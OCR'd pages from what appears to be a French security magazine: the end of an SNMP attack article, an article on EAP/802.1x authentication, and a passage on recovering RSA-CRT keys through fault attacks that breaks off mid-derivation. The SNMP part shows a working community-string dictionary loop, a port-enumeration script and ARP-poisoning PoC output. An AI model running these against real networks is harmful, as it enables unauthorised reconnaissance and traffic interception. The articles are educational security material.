
Les outils snmpget, snmpwalk et snmpset sont documentés dans les *manpages*. En outre, des exemples d'utilisation sont donnés sur le site du projet NetSNMP **[13]**.

MISE EN ŒUVRE

TROUVER LES COMMUNAUTÉS

Dans la mesure où SNMP utilise UDP au niveau de la couche de transport, le seul moyen de savoir si une communauté est la bonne est d'envoyer une requête SNMP "get" qui doit nécessairement générer une réponse de la part de la cible. Pour cela, l'OID standard `sysDescr` (.1.3.6.1.2.1.1.1.0) apparaît comme la cible idéale dans la mesure où elle est systématiquement utilisée dès qu'une MIB est accessible.

Une attaque sur les communautés ne peut être qu'une attaque au dictionnaire. A titre d'exemple, à partir de SNScan **[14]** ; voir la **figure 2.**



2

Bien sûr, derrière l'interface graphique, le résultat n'est autre que celui obtenu par la commande `awk '{print $1 ":"; system("snmpget -v 1 [adresse_IP] system.sysDescr.0 -c "$1")}' comm.txt`, où `comm.txt` est un fichier contenant les communautés à tester.

```
bash# cat comm.txt
public
private
cisco
bash# awk '{print $1 ":" ; system("snmpget -v 1 192.168.0.4
system.sysDescr.0 -c "$1")}' comm.txt
public:
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 2
Stepping 4 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.0 (Build
2195 Uniprocessor Free)
private:
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 2
Stepping 4 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.0 (Build
2195 Uniprocessor Free)
cisco:
Timeout: No Response from 192.168.0.4.
bash#
```

Il semblerait qu'ici les communautés *public* et *private* soient les bonnes...

SNMPGET : NMAP EN QUELQUES LIGNES

A l'aide des fonctions `snmpget` et `snmpwalk`, il est aisé de récupérer les informations concernant la nature du système et les ports TCP et UDP en écoute.

Les feuilles et branches d'intérêt seront ici :

→ `system.sysDescr.0` : description du système ;

→ `tcp.tcpConnState` : branche dont chaque feuille indique l'état des connexions TCP ;

→ `udp.udpLocalPort` : branche dont chaque feuille indique les port UDP en écoute.

Avec un petit peu de mise en forme, le programme `SNMaP.sh` (voir ci-dessous) donne des résultats équivalents à ceux obtenus par `nmap`, en une vingtaine de lignes de code et en *shell*...

```
bash# cat SNMaP.sh
#!/bin/sh
echo
echo "Starting SNMaP V. 1.00"
echo "Interesting ports on $1 :"
echo "Port            State"
snmpwalk -v 1 -c $2 $1 |
        grep udpLocalPort |
        awk -F. '{print $6}' |
        sort -n |
        awk -F' ' '{print $1"/udp   \topen"}'

snmpwalk -v 1 -c $2 $1 |
        grep tcpConnState |
        grep listen |
        awk -F. '{print $6}' |
        sort -n |
        awk -F' ' '{print $1"/tcp   \topen"}'
echo
```

```
snmpget -v 1 -c $2 $1 system.sysDescr.0 |
        awk -FSTRING: '{
                if($2) { print "Operating system guess : "$2 }
                else { print $1 }
        }'
echo
echo "SNMaP run completed - 1 IP address scanned"
```

Le script prend en argument une adresse IP et une communauté. Le résultat obtenu à l'exécution est le suivant.

```
bash# ./SNMaP.sh 192.168.2.11 public

Starting SNMaP V. 1.00
Interesting ports on 192.168.2.11 :
Port            State
67/udp          open
161/udp         open
162/udp         open
22/tcp          open

Operating system guess :  Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3660-IS-M), Version 12.2(8)T5,  RELEASE
SOFTWARE (fc1)

SNMaP run completed - 1 IP address scanned
bash#
```

SNMPSET : ARP POISONING POUR LES NULS

SNMP, grâce à la branche `ipNetToMediaPhysAddress` permet d'accéder en lecture et en écriture à la table ARP d'un système. Par conséquent, un simple programme, en récupérant l'ensemble des feuilles de cette branche et en modifiant une entrée permet d'effectuer de manière triviale une opération de *ARP Poisoning*.

`SNMPoof.pl` **[15]** est un *proof of concept* illustrant cette opération. A l'exécution, le programme prend en argument l'adresse IP de la cible et une communauté ayant les droits en écriture sur la branche de la MIB en question.

Le résultat est le suivant.

```
bash# ./SNMPoof.pl 192.168.0.4 private
Which IP/MAC couple do you wish to spoof ?
[0] 192.168.0.1 / 00:00:39:56:36:db
[1] 192.168.0.2 / 00:01:03:cc:54:61
[2] 192.168.0.150 / 00:08:74:4c:a8:18
[3] 192.168.0.251 / 00:80:5f:1d:37:cb
[4] 192.168.0.252 / 00:80:5f:1d:37:6d
[5] 192.168.0.253 / 00:d0:96:ad:b4:d8
? 0
enter new MAC address : 00:00:39:56:36:df
Now ARP Spoofing..... Done

bash#
```

CONCLUSION

Conçue en d'autres temps et pour d'autres besoins, la version originale de SNMP présente des vulnérabilités évidentes. Les problèmes "politiques" rencontrés lors de l'élaboration de la version 2 ayant bloqué toute évolution du modèle de sécurité, ces problèmes restent d'actualité; et ils le resteront tant que la version 3 ne sera pas déployée sur l'ensemble des composants de l'infrastructure. Par conséquent, il est impératif de porter une attention particulière aux implémentations des systèmes de supervision, d'autant plus que ces derniers sont indispensables au bon fonctionnement d'un SI. Les points sur lesquels l'attention d'un bon responsable sécurité devra se porter seront donc :

- → 1. faisabilité de la migration vers SNMPv3 ;
- → 2. possibilité d'accès au port 161/UDP (SNMP) depuis l'extérieur – penser aux éventuels "rebonds" ;
- → 3. difficulté de récupération d'une communauté par un intrus ;
- → 4. modification de la communauté par défaut.

Ce qui ne fait que rappeler son rôle à tout responsable de la sécurité : cerner et évaluer les risques, et non pas forcément les supprimer.

Renaud Bidou - <**renaud.bidou@iv2-technologies.com**>
http://www.iv2-technologies.com/~rbidou

RÉFÉRENCES

[1] *A Simple Network Management Protocol* - RFC 1067 - IETF Network Working Group - Août 1988 - **http://www.ietf.org/rfc/rfc1067.txt**

[2] *A Simple Network Management Protocol (SNMP)* - RFC 1157 - IETF Network Working Group - Mai 1990 - **http://www.ietf.org/rfc/rfc1157.txt**

[3] *SNMP Administrative Model* - RFC 1351 - IETF Network Working Group - Juillet 1992 - **http://www.ietf.org/rfc/rfc1351.txt**

[4] *SNMP Security Protocols* - RFC 1352 - IETF Network Working Group - Juillet 1992 - **http://www.ietf.org/rfc/rfc1352.txt**

[5] *Introduction to Community-based SNMPv2* - RFC 1901 - IETF Network Working Group - Janvier 1996 -**http://www.ietf.org/rfc/rfc1901.txt**

[6] *An Architecture for Describing Simple Network Management Protocol (SNMP) Management Frameworks* - RFC 3411 - STD 62 - IETF Network Working Group - Décembre 2002 - **http://www.ietf.org/rfc/rfc3411.txt**

[7] *Structure and Identification of Management Information for TCP/IP-based Internets* - RFC 1155 - STD 16 - IETF Network Working Group - May 1990 - **http://www.ietf.org/rfc/rfc1155.txt**

[8] *Information technology - Abstract Syntax Notation One (ASN.1): Specification of basic notation* - X.680 - ITU-T study group 17 - Juillet 2002 - **http://www.itu.int/ITU-T/studygroups/com17/languages/**

[9] *Management Information Base for Network Management of TCP/IP-based internets: MIB-II* - RFC 1213 - STD 17 - IETF Network Working Group - Mars 1991 - **http://www.ietf.org/rfc/rfc1213.txt**

[10] *IP Forwarding Table MIB* - RFC 2096 - IETF Network Working Group - Janvier 1997 - **http://www.ietf.org/rfc/rfc2096.txt**

[11] libsmi - **http://freshmeat.net/projects/libsmi/**

[12] snmpget, snmpwalk, snmpset sont des programmes du projet Net-SNMP - **http://www.net-snmp.org**

[13] Net-SNMP Tutorial - Commands - **http://www.net-snmp.org/tutorial-5/commands/**

[14] SNScan - Foundstone Inc. - **http://www.foundstone.com**

[15] SNMPoof.pl - **http://www.iv2-technologies.com/~rbidou/SNMPoof.tar.gz**

EAP, l'authentification sur mesure

Le déploiement d'un système d'authentification à la fois souple et efficace s'apparente souvent à un long chemin de croix. EAP vise à fournir un tel système pour des authentifications point à point. À partir d'une base unique et normalisée, il autorise la mise en place de nombreuses méthodes, permettant ainsi à l'administrateur de faire face à la diversité des systèmes et des besoins.

LE PROTOCOLE EAP

EAP (*Extensible Authentication Protocol*) a été initialement créé pour devenir le système unifié d'authentification de PPP. En effet, l'usage de plus en plus grand de PPP, et plus largement des liens point à point, dans des environnements de plus en plus variés et ouverts, a vite rendu nécessaire la mise en œuvre de nouveaux systèmes d'authentification. Or, force est de constater que PPP n'est pas franchement très extensible. C'est pourquoi, plutôt que de rajouter encore du code d'authentification sur PPP, la RFC 2284 [1] propose un système d'authentification modulaire reposant sur un socle unique. Dès lors, tout système d'authentification implémentant EAP pourra être très simplement étendu au moyen de modules d'authentification.


EAP repose sur seulement quatre messages

- → EAP-Request ;
- → EAP-Response ;
- → EAP-Success ;
- → EAP-Failure.

Ces messages sont échangés entre le système chargé de réaliser l'authentification, appelé *authenticator* et le système qui demande l'authentification, à savoir le *supplicant* ou *peer*. Dès l'établissement du lien entre le supplicant et l'authenticator, ce dernier envoie une ou plusieurs requête(s) d'authentification auxquelles le supplicant devra répondre. Chaque requête a un champ qui sert à définir le type de réponse attendue de la part du supplicant :

- → Identité ;
- → Challenge MD5 ;
- → One Time Password ;
- → etc.

Une fois l'échange terminé, l'authenticator signale au supplicant le résultat de l'authentification au moyen des trames prévues à cet effet, à savoir EAP-Success et EAP-Failure. La **figure 1** montre le déroulement d'une authentification à base de challenge MD5.




1 Authentification EAP-MD5

La structure d'un paquet EAP est présentée en **figure 2**. Le champ `Code` décrit le type de paquet EAP :

- → 1 : EAP-Request
- → 2 : EAP-Response
- → 3 : EAP-Success
- → 4 : EAP-Failure

Le champ `Identifier` fournit un numéro d'identification au paquet, qui permet par exemple d'associer une réponse à sa requête, ces deux paquets portant le même numéro. Le champ `Length` donne la longueur totale du paquet EAP et le champ `Data` contient les données éventuelles du paquet. Les paquets `Request` et `Response` voient leur champ `Data` constitué d'un champ `Type` indiquant le type de requête ou de réponse, et d'un champ `Type-Data` contenant les données associées (challenge, réponse au challenge, etc.). Les types disponibles sont nombreux et ne se limitent pas à ceux cités dans la RFC.



2 Paquet EAP

On pourra citer par exemple :

- → 1 : Identity
- → 2 : Notification
- → 3 : Nak
- → 4 : EAP-MD5
- → 5 : EAP-OTP (RFC 1938[2])
- → 6 : EAP-GTC
- → 7 : EAP-PAP
- → 13 : EAP-TLS
- → 17 : LEAP
- → 21 : EAP-TTLS
- → 25 : PEAP
- → etc.


Le message `Identity` sert à demander et fournir le *login* du supplicant dans le cas des méthodes utilisant un login et un mot de passe. Le message `Notification` permet l'échange de données arbitraire et le message `Nak` sert à notifier l'autre partie que la méthode employée n'est pas supportée. Les autres messages définissent les méthodes EAP.

EAP DANS LA PRATIQUE

Dans la pratique, on utilise surtout EAP dans le cadre du protocole 802.1x[3]. Pour PPP, EAP représente une nouvelle méthode d'authentification (code 8) au même titre que PAP ou MS-CHAPv2, mais son implémentation et son utilisation sont tout de même assez rares dans ce contexte.

802.1x repose sur EAP parce que ce protocole répond parfaitement à ses besoins en termes de souplesse. 802.1x permet de contrôler l'accès à un réseau (filaire ou non) en imposant une authentification aux hôtes connectés. S'il présente rarement d'intérêt dans une architecture filaire, les réseaux sans fil y gagnent une méthode d'authentification efficace. L'architecture 802.1x comprend trois éléments (cf **figure 3**) :

- → le supplicant, qui demande l'authentification ;
- → l'authenticator, qui autorisera ou non l'accès au réseau ;
- → le serveur d'authentification, qui validera ou non l'authentification.




3 Architecture 802.1x sans fil

Dans une architecture *wireless*, le supplicant est la station cliente, l'authenticator le point d'accès et le serveur d'authentification un serveur RADIUS auquel l'authenticator envoie les éléments d'authentification.

L'énorme apport de EAP dans une telle architecture est de permettre à l'authenticator de ne servir que de relais pour les paquets EAP-Request et EAP-Response, puis de prendre une décision en fonction des paquets EAP-Success ou EAP-Failure qui termineront l'échange. Ainsi, sans avoir à implémenter le moindre protocole d'authentification, l'authenticator 802.1x remplit son rôle. On n'aura donc pas besoin de changer le firmware d'un point d'accès ou d'un commutateur Ethernet pour accéder à un nouveau protocole d'authentification. Il suffira que le client et le serveur d'authentification le supportent.

Une authentification 802.1x démarre par une trame spécifique de début de session, dite EAPoL-Start dans le cas des réseaux filaires (EAP over LAN) ou EAPoW-Start dans le cas des réseaux sans fil (EAP over WLAN), envoyée par le supplicant. Immédiatement après commence l'authentification en utilisant EAP. Une fois cette authentification terminée, le supplicant poursuit sa session sur le réseau, puis la termine par une trame EAPoL-Logoff ou EAPoW-Logoff.

Entre les deux, les paquets EAP passent du supplicant à l'authenticator encapsulé dans le protocole réseau de niveau 2 (Ethernet ou 802.11), puis de l'authenticator au serveur d'authentification encapsulés dans des paquets RADIUS, comme illustré en **figure 4** page suivante.



4 Authentification 802.1x avec EAP-MD5

LES PRINCIPAUX PROTOCOLES EAP

EAP est le socle de base. Comme nous l'avons vu, de nombreux protocoles d'authentification peuvent venir se greffer par-dessus. Nous allons détailler ici les plus répandus, à savoir EAP-MD5, LEAP, EAP-TLS, EAP-TTLS et PEAP.

EAP-MD5

Cette variante d'EAP fournit une authentification de type challenge-réponse fondée sur MD5. Elle est extrêmement simple à mettre en œuvre et est supportée par tous les clients et serveurs implémentant EAP. Cependant, comme nous avons pu le voir dans un précédent article consacré aux faiblesses des réseaux sans fil [4], EAP-MD5 n'est pas du tout adapté à ce type de réseaux. D'une part parce que le login est transmis en clair, permettant d'envisager des attaques par dictionnaire sur des noms d'utilisateur connus, et d'autre part parce que l'authentification n'est pas mutuelle. Le client n'a aucun moyen d'authentifier le serveur d'authentification distant, ce qui peut mener à des attaques de type Man in the Middle. On réservera donc cette méthode aux cas où nous sommes capables d'assurer l'identité de l'infrastructure d'authentification par un autre moyen, comme le numéro de téléphone appelé dans le cas de PPP sur RTC/RNIS ou la prise réseau physique dans le cas d'un 802.1x filaire.

Notons que EAP-MS-CHAPv2 existe aussi, mais qu'il n'est pas employé seul comme nous allons le voir plus loin.

LEAP

Pendant la phase de standardisation de 802.1x, Cisco a développé un protocole d'authentification spécifique aux réseaux sans fil appelé LEAP, pour *Lightweight EAP*. Le but étant d'offrir un mécanisme d'authentification réciproque léger, LEAP met donc en œuvre un double challenge/réponse fondé sur une version modifiée de MS-CHAP, de manière à ce que chaque partie puisse authentifier l'autre. LEAP souffre de lacunes, la principale étant sa vulnérabilité aux attaques par dictionnaire. Il est aujourd'hui abandonné au profit de protocoles plus sûrs et extensibles comme EAP-TTLS et PEAP.

EAP-TLS

EAP-TLS offre un système d'authentification forte et mutuelle. Cette méthode réalise une authentification TLS telle que décrite dans la RFC 2716 [5] par vérification par chaque partie du certificat présenté par l'autre. Si l'usage de la cryptographie en fait une méthode extrêmement sûre, elle nécessite cependant la mise en place d'une infrastructure de distribution de clés publiques (PKI) permettant d'une part de fournir un certificat valide à tous les postes clients (supplicant), et d'autre part au serveur d'authentification d'en vérifier la validité. C'est pourquoi le déploiement d'EAP-TLS peut se révéler long et difficile sur une architecture dépourvue de système de PKI.

LES MÉTHODES TUNNÉLISÉES : EAP-TTLS ET PEAP

Ces deux méthodes s'exécutent en deux phases distinctes. D'abord, un tunnel TLS est mis en place entre le client et le serveur d'authentification. Il permet au supplicant de vérifier l'identité de ce dernier en vérifiant le certificat présenté. Cette vérification est simple, puisqu'il suffira de fournir au client le certificat de l'autorité de certification (CA) de l'infrastructure. Une fois ce tunnel établi, une deuxième phase d'authentification commence : elle permet au supplicant de s'authentifier par une méthode disponible.

Les méthodes disponibles sont variées. PEAP (Protected-EAP), initialement mis au point par Microsoft et Cisco, peut utiliser n'importe quelle méthode EAP. L'implémentation la plus répandue utilise EAP-MS-CHAPv2 pour la seconde phase. On pourra aussi utiliser un échange de certificat avec EAP-TLS ou encore une méthode plus générique comme EAP-GTC (cf ci-après). EAP-TTLS est encore plus souple, puisque s'il permet non seulement l'utilisation de toutes les méthodes EAP, mais aussi d'autres méthodes dites UAP (*User Authentication Protocols*) faisant l'objet d'une implémentation propre et distincte de la couche EAP.

Le tunnel cryptographique permet de résoudre le problème de la confidentialité du canal d'authentification, et permet donc d'utiliser en toute sécurité des authentifications en texte clair comme PAP par exemple. La méthode EAP-GTC, pour *Generic Token Card*, est une méthode où les éléments d'authentification sont transmis en clair de manière à ne pas contraindre leur type. On pourra ainsi utiliser EAP-GTC aussi bien pour des *login/password* classiques que pour des mots de passe à usage unique ou encore des système challenge/réponse. EAP-TLS et PEAP fournissent à une telle méthode un support sûr.

Malheureusement, à l'heure actuelle, aucune de ces deux méthodes ne fait l'objet d'un standard arrêté par l'IETF. On devra donc se contenter de *drafts*.

LES AUTRES MÉTHODES EAP

Il existe encore de nombreuses méthodes EAP parmi lesquelles on pourra citer EAP-SIM, qui permet l'authentification par cartes à puces, ou EAP-SPEKE, qui offre un système cryptographique fort pour l'échange de mots de passe. Une liste non exhaustive des méthodes disponibles pourra être consultée sur le site Network Sorcery [6].

CONCLUSION

Le standard EAP offre donc un système d'authentification simple, efficace et extensible. Utilisé aujourd'hui majoritairement par 802.1x sur les réseaux sans fil, il a permis, comme nous le verrons dans le prochain numéro, d'apporter une solution à tous les problèmes d'authentification dont souffrait ce médium de communication.

Cédric Blancher

cedric.blancher@arche.fr

Références

[1] RFC 2284, *PPP Extensible Authentication Protocol (EAP)*, **http://www.faqs.org/rfcs/rfc2284.html**

[2] RFC 1938, *A One-Time Password System*, **http://www.faqs.org/rfcs/rfc1938.html**

[3] *IEEE 802.1x, Port-Based Network Access Control*, **http://standards.ieee.org/getieee802/download/802.1X-2001.pdf**

[4] D. Polombo, C. Blancher, *Attaques sur les réseaux 802.11b*, MISC 6

[5] RFC 2716, *PPP EAP TLS Authentication Protocol*, **http://www.faqs.org/rfcs/rfc2246.html**

[6] EAP, *Extensible Authentication Protocol*, **http://www.networksorcery.com/enp/protocol/eap.htm**

Comment récupérer une clé privée RSA avec un marteau !

Une erreur dans un calcul RSA est ennuyeuse puisque le résultat n'est pas correct. Mais un attaquant peut aussi, dans certains cas, retrouver la clé privée grâce à cette erreur de calcul. Cette classe d'attaque s'appelle DFA (*Differential Fault Attack *ou attaque différentielle par faute).

Dans un précédent numéro de MISC nous avons vu comment trouver une clé RSA en mesurant le temps de calcul du cryptogramme RSA : *timing attack* [1]. Cette technique nécessitait d'effectuer plusieurs centaines de mesures. Nous avons ensuite vu qu'il était possible de trouver la clé secrète RSA avec une seule mesure : SPA, *Single Power Attack* [2]. Nous allons étudier aujourd'hui une technique permettant de trouver une clé RSA en utilisant le résultat d'une exécution normale et d'une exécution erronée : DFA, *Differential Fault Attack*.

CLASSIFICATION DES FAUTES

CETTE CLASSIFICATION EST ISSUE DE [3]

Faute latente

Une faute latente est due à un bogue dans le matériel ou le logiciel. Par exemple, en 1997, un (nouveau) bug était découvert dans la division en virgule flottante des Pentium II et Pro [4]. Le problème peut aussi venir d'une bibliothèque de calcul numérique boguée.

Faute intermittente

Dans de très rares occasions le matériel peut ne pas se comporter comme prévu. Par exemple parce que le CPU est trop chaud ou parce qu'une particule cosmique traverse la machine. C'est pour éviter ce genre de fautes que les mémoires haut de gamme sont munies d'un mécanisme d'ECC (*Error Correction Code* : code correcteur d'erreur) qui permet de détecter et corriger des changements indésirables de valeur de bits en RAM.

Faute induite

Si l'attaquant a un accès physique à la machine il peut essayer de provoquer lui-même une faute.

QUELLES CIBLES ?

L'exemple typique de cible est une carte à puce contenant une clé privée RSA qu'un attaquant (éventuellement le propriétaire de la carte) peut vouloir extraire.

L'article de Dan Boneh *et al.* [3] donne aussi comme cible potentielle une autorité de certification (CA : *Certification Authority*) qui génère beaucoup de certificats et peut en générer un avec une erreur.

Une autre cible est un serveur web qui s'authentifie auprès d'un client. Le serveur web va utiliser sa clé privée pour calculer un cryptogramme et le cryptogramme peut être incorrect à cause d'une faute d'un des types décrits ci-dessus.

Ces trois applications utilisent une clé privée RSA et sont potentiellement vulnérables à l'attaque décrite maintenant.

UN PEU DE MATH : RSA CRT

L'attaque contre le RSA CRT est la plus simple à comprendre. D'autres attaques sont décrites dans [3].

LE SYSTÈME RSA

Soit $n = p \times q$ le produit de deux grands nombres premiers p et q de N/2 bits chacun. Si p et q sont de taille N/2 bits, n est de taille N bits (par exemple p et q font 512 bits chacun et n fait 1024 bits).

Pour signer un message m on calcule $s = \mu(m)^d \bmod n$ où d est l'exposant privé et $\mu()$ est un *padding* de signature (par exemple PSS [5]). Jusqu'ici rien de nouveau.

Note : Un bourrage (ou *padding*) permet d'éviter la propriété de multiplicativité du RSA qui permet de forger (sans connaissance de la clé privée) un message chiffré valide à partir de deux messages chiffrés connus. Avec RSA le chiffré de $m_1 \times m_2$ est

simplement le produit $c_1 \times c_2$ avec c_1 et c_2 les chiffrés de m_1 et m_2. Donc si (m_1, c_1) et (m_2, c_2) sont connus, il est facile de trouver le chiffré de $m_1 \times m_2$, de $m_1 \times m_1 \times m_2$, de $m_1 \times m_2 \times m_2$ et de façon générale de toute combinaison de m_1 et m_2.

L'OPTIMISATION CRT

Le CRT ou *Chinese Remainder Theorem* (théorème des restes chinois) permet d'optimiser les calculs pour celui qui connaît la factorisation de n en $p \times q$ (celui qui a généré la paire de clés connaît la décomposition de n).

L'idée de l'optimisation est de travailler en représentation modulaire. La représentation modulaire de x est notée $v(x)$ avec $v(x) = (x_p, x_q)$ et $x_p = x \bmod p$ et $x_q = x \bmod q$. Le message x s'écrit alors $x = a \times x_p + b \times x_q$ avec a et b deux constantes. Le théorème des restes chinois (ou plutôt l'algorithme de Garner) permet justement de calculer a et b en fonction de p et q. À noter que les constantes a et b ne dépendent que de p et q et pas de x.

La signature $s = \mu(m)^d \bmod n$ peut aussi s'écrire $v(s) = (s_p, s_q)$ avec $s_p = s \bmod p$ et $s_q = s \bmod q$. On a donc aussi $s = a \times s_p + b \times s_q$ avec $s_p = s \bmod p = \mu(m)^d \bmod p$ et $s_q = s \bmod q = \mu(m)^d \bmod q$.

De plus, le théorème de Fermat nous donne que si p est premier alors $a^{(p-1)} = 1 \bmod p$ pour tout entier a premier avec p.

Nous pouvons diviser d par $(p - 1)$ et écrire d comme $d = d_p + k \times (p - 1)$ avec k le dividende et $d_p = d \bmod (p - 1)$ le reste de la division entière. Pour simplifier les écritures on note $x = \mu(m)$.

On peut donc réécrire s_p en :

$$
\begin{aligned}
s_p &= x^d \bmod p \\
&= x^{d_p + k \times (p-1)} \bmod p \\
&= x^{d_p} \times x^{k \times (p-1)} \bmod p \\
&= x^{d_p} \times (x^{(p-1)})^k \bmod p \\
&= x^{d_p} \times (1)^k \bmod p \\
&= x^{d_p} \bmod p
\end{aligned}
$$

de même on a aussi $s_q = x^{d_q} \bmod q$ avec $d_q = d \bmod (q - 1)$.

L'algorithme est décrit par la **figure 1** et est le suivant :


- → calcul de $x = \mu(m)$
- → calcul de $s_p = x^{d_p} \bmod p$
- → calcul de $s_q = x^{d_q} \bmod q$
- → recombinaison par $s = a \times s_p + b \times s_q$

m est le message à signer, $\mu()$ est une fonction de padding de signature, p, q et d forment la clé privée, a et b sont des valeurs déduites de p et q et enfin $d_p = d \bmod (p\text{-}1)$ et $d_q = d \bmod (q\text{-}1)$.

L'algorithme est efficace parce qu'on ne travaille plus avec des nombres de la taille de n (n de N bits = 1024 dans l'exemple) mais avec des nombres de la taille de p et q soit N/2 bits (512 bits dans l'exemple). En pratique, le calcul de s_p et s_q puis la recomposition $s = a \times s_p + b \times s_q$ est 4 fois plus rapide que le calcul direct $s = \mu(m)^d \bmod n$ **[6]**.

Cette optimisation algorithmique est très avantageuse (un facteur 4 en temps de calcul). Elle est utilisée dans la quasi-totalité des implantations du RSA pour carte à puce par exemple.

1



L'algorithme de Garner permet de calculer les constantes a et b. En fait, un message m est recombiné de la façon suivante : $m = m_p + p \times (i_p \times (m_q - m_p) \bmod q)$ avec $i_p = p^{-1} \bmod q$.

On peut vérifier qu'on a bien :

$$
\begin{aligned}
m \bmod p &= (m_p + p \times (i_p \times (m_q - m_p) \bmod q)) \bmod p \\
&= (m_p) \bmod p + (p \times (i_p \times (m_q - m_p) \bmod q)) \bmod p \\
&= m_p + 0 \\
&= m_p
\end{aligned}
$$

et

$$
\begin{aligned}
m \bmod q &= (m_p + p \times (i_p \times (m_q - m_p) \bmod q)) \bmod q \\
&= (m_p + p \times i_p \times (m_q - m_p)) \bmod q \\
